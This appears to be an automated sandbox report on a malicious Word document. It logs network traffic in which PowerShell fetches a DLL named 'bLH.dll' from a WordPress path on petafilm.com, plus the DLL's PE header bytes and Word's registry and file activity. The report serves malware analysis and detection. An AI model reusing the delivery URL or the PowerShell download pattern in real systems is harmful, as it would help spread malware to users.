Jan 6, 2021 08:53:38.240463972 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.240595102 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.242799044 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363328934 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363394022 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363435030 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363449097 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363471985 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363508940 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363518953 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363554955 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363585949 CET	80	49165	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.363595963 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363616943 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363646984 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363650084 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363677979 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363708973 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.452966928 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453018904 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453062057 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453098059 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453128099 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453160048 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453186035 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453236103 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453275919 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453275919 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453299046 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453305960 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453324080 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453336954 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453367949 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453378916 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453419924 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453449965 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453461885 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453481913 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453512907 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453522921 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453545094 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453577042 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453583956 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453608036 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453638077 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453645945 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544143915 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544207096 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544250011 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544286013 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544317007 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544334888 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544347048 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544373989 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544409990 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544410944 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544445992 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544481993 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544483900 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544518948 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544554949 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544568062 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544591904 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544627905 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544631958 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544667959 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544706106 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544708967 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544749975 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544786930 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544791937 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544832945 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544873953 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544881105 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544924974 CET	80	49165	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.544956923 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544960976 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544986963 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545016050 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545025110 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545043945 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545074940 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545079947 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545105934 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545136929 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545141935 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545170069 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545202017 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545209885 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545233965 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545267105 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545277119 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545300007 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545334101 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545335054 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545371056 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545408010 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545427084 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545463085 CET	80	49165	176.53.69.151	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.034178972 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:53:38.138155937 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 08:53:38.034178972 CET	192.168.2.22	8.8.8.8	0xc6cc	Standard query (0)	petafilm.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 08:53:38.138155937 CET	8.8.8.8	192.168.2.22	0xc6cc	No error (0)	petafilm.com		176.53.69.151	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- petafilm.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	176.53.69.151	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:53:38.242799044 CET	0	OUT	GET /wp-admin/4m/ HTTP/1.1 Host: petafilm.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:53:38.363328934 CET	1	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Type: application/octet-stream Expires: Wed, 06 Jan 2021 07:53:49 GMT Last-Modified: Wed, 06 Jan 2021 07:53:49 GMT Server: Microsoft-IIS/10.0 Set-Cookie: 5ff56c8d1a339=1609919629; expires=Wed, 06-Jan-2021 07:54:49 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="bLH.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Wed, 06 Jan 2021 07:53:48 GMT Content-Length: 192000 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 0 0 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b 1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5f 00 00 00 00 00 0 0 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 40 00 00 4 2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwTRich wTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2308 Parent PID: 584

General

Start time:	08:53:37
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f480000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFD5C26D16EE835829.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5A6F	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5A6F	F5A6F	binary	04 00 00 00 04 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 A6 54 0C 90 4C E4 D6 01 6F 5A 0F 00 6F 5A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222126	1378222127	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222127	1378222128	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5A6F	F5A6F	binary	04 00 00 00 04 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 A6 54 0C 90 4C E4 D6 01 6F 5A 0F 00 6F 5A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 04 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 6F 5A 0F 00 6F 5A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 